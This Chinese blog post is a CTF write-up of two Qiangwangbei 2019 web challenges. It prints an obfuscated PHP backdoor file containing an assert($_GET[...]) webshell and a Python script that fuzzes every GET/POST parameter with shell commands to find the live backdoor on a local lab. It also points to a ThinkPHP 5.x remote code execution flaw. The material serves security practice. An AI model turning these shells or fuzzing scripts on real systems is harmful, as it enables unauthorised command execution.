强网杯2019（高明的黑客&强网先锋上单）

原创

恋物语战场原 于 2019-05-30 08:25:51 发布 4652 收藏 1

分类专栏： CTF 文章标签： ctf 强网杯 强网杯2019 web

本文链接：https://blog.csdn.net/qq_26406447/article/details/90690453

强网杯2019（高明的黑客&强网先锋上单）

前言

这里主要是对强网杯web中高明的黑客和上单两道题进行一个复现回顾

再次感谢大佬提供的场景复现：https://www.zhaoj.in/read-5873.html

高明的黑客

题目是先下载给出代码

雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

比赛时拿到这道题一下就被打懵了

3000多个文件，打开还是奇奇怪怪得文件内容

```php
<?php
$W96 = 'wiMI9l7q';
$xjGowjMeo = 'NPK';
$HeMPrLHRrEJ = 'dLEIN';
$Z_kn8Jvza = new stdClass();
$Z_kn8Jvza->uH = 'VIYdLFk';
$Z_kn8Jvza->mY = 'ftPRiyoe9';
$nGXvwmVD3SW = 'zAfhhrf';
$qJzeCC = array();
$qJzeCC[]= $W96;
var_dump($qJzeCC);
$GahSQn = array();
$GahSQn[]= $xjGowjMeo;
var_dump($GahSQn);
$HeMPrLHRrEJ = $_GET['z5c_TrB'] ?? ' ';
$nGXvwmVD3SW = explode('jJEHEzHgYZj', $nGXvwmVD3SW);
$_GET['xd0UXc39w'] = ' ';
/*
*/
assert($_GET['xd0UXc39w'] ?? ' ');
$Qc2_jq1 = 'Nk';
$H_qtTg = 'nQqYUW';
$lRZe_pp = 'CsTsk';
```



当时是真不知道，怎么做

OK现在看了大佬的writeup才反应过来是fuzz...


提示了是黑客，然后结合上面的代码，可以看到里面有GET，POST，exec，eval，assert...但我们不知道哪个是一句话马，所以直接脚本来一个一个的试

把文件中GET和POST的值取出来然后一个一个试

脚本写的真烂...（大佬的脚本1分钟搞定，我的要跑30min+...写的时候也没想多线程，写完就直接跑...跑出来后不想改了...）



可以看到跑出来是get方式的，直接在url上cat flag



可以看到flag就出来了

辣鸡脚本也贴一下（大家引以为戒）

```python
import os
from urllib import parse,request

get_pass = {}
post_pass = {}
path = '/Users/Desktop/ctf/qwb客/src'
url = 'http://localhost:11180/'
```

```
def append_arg(filename, line):
    if '_GET' in line: # 获取所有文件中get请求pass
        start = line.find('_GET')+6
        end = line.find("']")
        mypass = get_pass.get(filename, [])
        mypass.append(line[start:end])
        get_pass[filename] = mypass
    if '_POST' in line: # 获取所有文件中post请求pass
        start = line.find('_POST')+7
        end = line.find("']")
        mypass = post_pass.get(filename, [])
        mypass.append(line[start:end])
        post_pass[filename] = mypass

def deal_file():
    for filename in os.listdir(path):
        file_path = os.path.join(path, filename)
        with open(file_path) as f:
            line = f.readline()
            append_arg(filename,line)
            while line:
                append_arg(filename,line)
                line = f.readline()

def get_url():
    for key,value in get_pass.items():
        deal_url(key,value,'get')

def post_url():
    for key,value in post_pass.items():
        deal_url(key,value,'post')

def deal_url(key,value,method):
    myurl = url + key +'/'
    for i in value:
        textmod={i:"echo 'flag'"}
        if method == 'post':
            textmod = parse.urlencode(textmod).encode('utf-8')
            req = request.Request(url=myurl, data=textmod)
        else:
            textmod = parse.urlencode(textmod)
            req = request.Request(url='%s%s%s' % (myurl,'?',textmod))
        res = request.urlopen(req)
        res = res.read().decode('utf-8')
        if "flag" in res:
            if method == 'post':
                print('post:',key , i)
            else:
                print('get:',key , i)

if __name__ == "__main__":
    deal_file()
    get_url()
    post_url()
```

mac自带php /usr/bin/php -S localhost:11180 -t /Users/Desktop/ctf/qwb/src 可以通过前面的命令来开启服务（不会php的我也是第一次知道）

复现场景：https://github.com/CTFTraining/qwb_2019_smarthacker

上单

这道题就是所谓最后放出的福利题之一

发现是Thinkphp5.0之后直接用起远程执行漏洞就可以获得flag

前面upload也是Thinkphp即使没什么经验通过前面哪道题也会了解Thinkphp漏洞，相当友好了。

参考：https://www.vulnspy.com/cn-thinkphp-5.x-rce/

这里面有Thinkphp的漏洞环境，可以在线体验，友好

参考

- ThinkPHP 5.x远程命令执行漏洞分析与复现
- ThinkPHP 5.x (v5.0.23及v5.1.31以下版本) 远程命令执行漏洞利用（GetShell）
- 2019 第三届强网杯 Web 部分 WriteUp + 复现环境
- 2019 第三届强网杯线上赛部分web复现